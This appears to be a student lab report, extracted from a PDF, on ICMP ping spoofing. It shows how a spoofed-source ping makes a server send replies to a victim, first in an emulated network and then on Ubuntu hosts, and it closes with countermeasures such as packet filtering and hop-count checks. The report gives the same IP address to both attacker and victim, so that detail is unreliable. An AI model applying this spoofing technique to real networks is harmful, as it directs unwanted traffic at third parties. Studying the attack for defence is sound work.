
- So **h1 sends only ping requests** with spoofed IP of h2



- h3 receives ping requests with source as h1 and so sends ping replies to h2 for each ping requests




- Finally, h2 receives ping replies from h3




The presence of payload "h2 is spoofed" in those ping requests and replies verifies that h1 has successfully spoofed the IP of h2.


- **On Real Ubuntu:**
  - Here, we have 3 hosts with IPs as the following:
    - Attacker (172.20.57.31)




    - Server (172.20.57.28)




    - Victim (172.20.57.31)





- After that we ran sniffers running on 3 hosts. Wireshark on server, our sniffer on victim and on attacker's both our sniffer and tcpdump. And then started our attacker program on attacker's pc.






- Finally, we send the ping request with spoofed IP of victim.






- After that on server we observe



- Finally, on victim's PC



Was this attack successful?

Yes, the attack has been successful as we could send ping request from attacker to with the spoofed IP of victim and server sends ping replies to victim. For verification we attached a payload with out ping requests. We observe using our sniffer that the ping requests for carrying out attacks successfully transferred as we expected and each are attached with our sent payload. Observation from wireshark and tcpdump also complies with our sniffer. Hence, the attack has been successfully carried out.

Countermeasures:

The key part in ICMP ping spoofing is IP spoofing. Hence, if we are to prevent ICMP ping spoofing we need to prevent IP spoofing. Although detecting IP spoofing is not an easy task especially when the IP spoofing is inside LAN however some preventive measures can be taken.

- Packet filtering: Packet filters are useful in IP address spoofing attack prevention because they are capable of filtering out and blocking packets with conflicting source address information (packets from outside the network that show source addresses from inside the network and vice-versa)
- Hop count filtering: Even if the source or any IP field can be falsified, the hop count field in IP header cannot be falsified. If there is a mismatch in hop count from to its source network's usual hop count then we can detect that packet as a spoofed packet. TTL is also a similar approach.
- Using MAC: Switches keeps MAC address and IP mapping. Hence, on LAN for spoofed packets if MAC address is not consistent with IP of the packet then we can detect it. But this approach is vulnerable to MAC spoofing attack.

In our project we did not implement any countermeasures. However above can be handy if we are lucky. But again, deterring IP spoofing is never so straight forward and if victim and attacker are both in the same LAN, detection may be impossible.

GitHub Repo: https://github.com/Subangkar/ICMP-Ping-Spoofing